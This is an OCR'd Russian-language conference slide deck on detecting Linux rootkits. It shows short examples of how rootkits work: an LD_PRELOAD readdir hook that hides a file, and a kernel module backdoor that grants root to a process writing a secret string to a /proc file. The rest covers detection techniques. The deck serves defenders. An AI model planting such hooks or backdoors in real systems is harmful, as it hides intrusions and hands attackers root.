Обнаружение руткитов в GNU/Linux

Михаил Клементьев

SECON 2017

Кто я?

- Linux Kernel Security Developer

Кто я?

- Linux Kernel Security Developer
- Security researcher at 

Кто я?

- Linux Kernel Security Developer
- Security researcher at 

- Hardened Gentoo lover 

Кто я?

- Linux Kernel Security Developer
- Security researcher at 

- Hardened Gentoo lover 
- Associate member of 

О чем доклад?

- Зачем все это нужно

О чем доклад?

- Зачем все это нужно
- Что такое руткит

О чем доклад?

- Зачем все это нужно
- Что такое руткит
- Что руткит из себя представляет


О чем доклад?

- Зачем все это нужно
- Что такое руткит
- Что руткит из себя представляет
- Обнаружение руткитов (и немного просто malware)


Отдать швартовый!

А разве меня взломали?


Уязвимости ядра Linux



Уязвимости ядра Linux



Жизненный цикл уязвимости




А разве меня взломали?

А разве меня взломали?


Да.

Какие бывают?




Какие бывают?

- User-space



Какие бывают?

- User-space
- Kernel-space



Чем могут заниматься?

- Подмена системных файлов

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте
- Скрытие процессов

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте
- Скрытие процессов
- Скрытие сетевых соединений

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте
- Скрытие процессов
- Скрытие сетевых соединений
- Защита от обнаружения

Чем могут заниматься?

- Подмена системных файлов
- Изменение логов
- Изменение исполняемых файлов при старте
- Скрытие процессов
- Скрытие сетевых соединений
- Защита от обнаружения
- Много всего остального, о чем знают только разработчики

Как это работает: user-space

```
$ touch first_file
$ touch second_file
$ touch hidden_file
$ ls
first_file second_file
```

Как это работает: user-space

```
$ LD_DEBUG=symbols ls 2>&1 | grep readdir
symbol=orig_readdir;  lookup in file=ls
symbol=orig_readdir;  lookup in file=/lib64/hide.so
symbol=readdir;  lookup in file=ls
symbol=readdir;  lookup in file=/lib64/hide.so
symbol=readdir;  lookup in file=/lib64/libc.so.6
symbol=readdir;  lookup in file=/lib64/libc.so.6
symbol=readdir;  lookup in file=/lib64/libc.so.6
```

Как это работает: user-space

```
$ ls /lib64/ | grep hide.so
$ # file doesn't exist
$ test -f /lib64/hide.so && echo "exist"
exist
$ env | grep hide.so
LD_PRELOAD=/lib64/hide.so
```

Как это работает: user-space

```
struct dirent *(*orig_readdir)(DIR *);

struct dirent *readdir(DIR *dirp)
{
  struct dirent *ret;
  void *libc = dlopen(LIBC_PATH, RTLD_LAZY);
  orig_readdir = dlsym(libc, "readdir");

  while (ret = orig_readdir(dirp))
      if (strcmp(ret->d_name, HIDDEN_FILENAME))
          break;

  return ret;
}
```

Как это работает: kernel-space

```
$ git clone github.com/NoviceLive/research-rootkit
$ cd research-rootkit/2-fundamentals/root
$ make
# insmod rootko.ko
$ dmesg
[...] rootko.init_module: Greetings the World!
```

Как это работает: kernel-space

```
# ./r00tme.sh
uid=1000 gid=1000
/proc/kcore: regular file, no read permission
uid=0 gid=0
/proc/kcore: ELF 64-bit LSB core file x86-64...
$ dmesg
[...] rootko.write_h: Comrade, I will help you.
[...] rootko.write_h: See you!
```

Как это работает: kernel-space

```
struct file_operations proc_fops = {
  .write = write_handler
};

int init_module(void)
{
  fm_alert("%s\n", "Greetings␣the␣World!");

  entry = proc_create(NAME, S_IRUGO | S_IWUGO,
                      SECRET_FILE, &proc_fops);

  return 0;
}
```

Как это работает: kernel-space

```
ssize_t
write_handler(struct file * filp, char *buff,
              size_t count, loff_t *offp)
{
  ...
  if (!strncmp(SOME_SECRET, kbuff, count)) {
    fm_alert("%s\n", "Comrade, I will help you.");
    cred = (struct cred *)__task_cred(current);
    cred->uid = cred->euid = cred->fsuid = 0;
    cred->gid = cred->egid = cred->fsgid = 0;
    fm_alert("%s\n", "See you!");
  }
  ...
}
```

Как это работает: kernel-space

```
$ cat r00tme.sh
...
printf '%s' SOME_SECRET > /proc/SECRET_FILE
id
...
```

Обнаружение руткитов: проблемы

- Для проверки сервер редко можно выключить

Обнаружение руткитов: проблемы

- Для проверки сервер редко можно выключить
- Доступ к VPS ограничен

Обнаружение руткитов: проблемы

- Для проверки сервер редко можно выключить
- Доступ к VPS ограничен
- Open Source решения (chkrootkit, unhide, rkhunter) редко обновляются и неэффективны против kernel-space руткитов

Обнаружение руткитов: проблемы

- Для проверки сервер редко можно выключить
- Доступ к VPS ограничен
- Open Source решения (chkrootkit, unhide, rkhunter) редко обновляются и неэффективны против kernel-space руткитов
- Почти всегда в недоверенном окружении

Развертывание в недоверенной системе

- scp && ssh

Развертывание в недоверенной системе

- scp && ssh
- gcc -static

Развертывание в недоверенной системе

- scp && ssh
- gcc -static
- ELF crypter/protector

Развертывание в недоверенной системе

- scp && ssh
- gcc -static
- ELF crypter/protector
- crackme?!?

user-space [0]: подходы

- Обнаружение явно не скрытых сущностей

user-space [0]: подходы

- Обнаружение явно не скрытых сущностей
- Поиск нарушений консистентности user-space/kernel-space

user-space [0]: подходы

- Обнаружение явно не скрытых сущностей
- Поиск нарушений консистентности user-space/kernel-space
- Проверка целостности

user-space [1]: все то, что не скрыто

- .config/gtk-2.0/settings.ini

user-space [1]: все то, что не скрыто

- .config/gtk-2.0/settings.ini
- /bin/ps, /usr/bin/ps

user-space [1]: все то, что не скрыто

- .config/gtk-2.0/settings.ini
- /bin/ps, /usr/bin/ps
- /usr/bin/rootkit

user-space [2]: поиск противоречий

- Сравнение содержимого procfs с выводом команды ps aux

```
$ ps -e | grep '^ 63'
 6304 ?        00:00:00 acpid
 6328 ?        00:00:00 battery-watcher
 6374 ?        00:00:00 crond
$ ls /proc | grep '^63'
6304
6328
6346
6374
```

user-space [2]: поиск противоречий

- Сравнение содержимого procfs с выводом команды ps aux

```
$ ps -e | grep '^ 63'
 6304 ?        00:00:00 acpid
 6328 ?        00:00:00 battery-watcher
 6374 ?        00:00:00 crond
$ ls /proc | grep '^63'
6304
6328
6346
6374
```

- Размер файловой системы и файлов

user-space [2]: поиск противоречий

- Сравнение содержимого procfs с выводом команды ps aux

user-space [2]: поиск противоречий

- Сравнение содержимого procfs с выводом команды ps aux
- Размер файловой системы и файлов

```
# du -hcs /tmp
6,7M    /tmp
6,7M
# df -h | grep /tmp
tmpfs       12G     8,3M    12G       1% /tmp
```

user-space [3]: проверка целостности

- AIDE

user-space [3]: проверка целостности

- AIDE
- Средства, предоставляемые пакетными менеджерами

user-space [3]: проверка целостности

- AIDE
- Средства, предоставляемые пакетными менеджерами
  - dpkg –verify

user-space [3]: проверка целостности

- AIDE
- Средства, предоставляемые пакетными менеджерами
  - dpkg –verify
  - debsums

user-space [3]: проверка целостности

- AIDE
- Средства, предоставляемые пакетными менеджерами
  - dpkg –verify
  - debsums
  - rpm -V

kernel-space [0]: подходы

- Поиск нарушений консистентности предоставляемой ядром информации

kernel-space [0]: подходы

- Поиск нарушений консистентности предоставляемой ядром информации
- Встраивание в планировщик процессов

kernel-space [0]: подходы

- Поиск нарушений консистентности предоставляемой ядром информации
- Встраивание в планировщик процессов
- Анализ памяти

kernel-space [0]: подходы

- Поиск нарушений консистентности предоставляемой ядром информации
- Встраивание в планировщик процессов
- Анализ памяти
- Анализ задержек

kernel-space [2]: поиск противоречий


- Перебор всех возможных идентификаторов процесса (pid bruteforce)

```
$ ls /proc | grep '^63'
6304
6328
6374
$ stat /proc/6305
stat: cannot stat '/proc/6305: No such file
$ stat /proc/6306
stat: cannot stat '/proc/6306: No such file
$ stat /proc/6307
File: '/proc/6307'
  Size: 0  Blocks: 0 IO Block: 1024 directory
```

kernel-space [2]: поиск противоречий

```
$ lsmod
Module                  Size  Used by
vboxpci                14318  0
vboxnetadp             18566  0
$ cat /proc/kallsyms |grep vboxpci
a0072f00 t DevRegisterIrqHandler    [vboxpci]
a0073040 t DevUnregisterIrqHandler  [vboxpci]
a0072e20 t DevUnmapRegion           [vboxpci]
a0073fe0 t SUPR0IdcClose            [vboxpci]
$ cat /proc/kallsyms |grep  '.*\[.*\]$' | cut ...
x86_pkg_temp_thermal
vboxpci
vboxnetadp
```

kernel-space [3]: встраивание в планировщик процессов



kernel-space [3]: встраивание в планировщик процессов

```
int hook_try_to_wake_up(struct task_struct *p,
                        unsigned int state,
                        int wake_flags)
{
  printk("p->pid: %d, p->comm: %s\n"
         p->pid, p->comm);
  return origin_try_to_wake_up(p, state,
                               wake_flags);
}
```

kernel-space [3]: встраивание в планировщик процессов

dmesg:

```
[94.568] p->pid: 1749, p->comm: rsyslogd
[94.569] p->pid: 1747, p->comm: rs:main Q:Reg
[94.572] p->pid: 1749, p->comm: rsyslogd
[94.573] p->pid: 1747, p->comm: rs:main Q:Reg
[94.576] p->pid: 1749, p->comm: rsyslogd
[94.577] p->pid: 1747, p->comm: rs:main Q:Reg
[94.580] p->pid: 1749, p->comm: rsyslogd
[94.581] p->pid: 1935, p->comm: hiddenprocess
[94.605] p->pid: 1747, p->comm: rs:main Q:Reg
```

kernel-space: подходы

- Поиск нарушений консистентности предоставляемой ядром информации
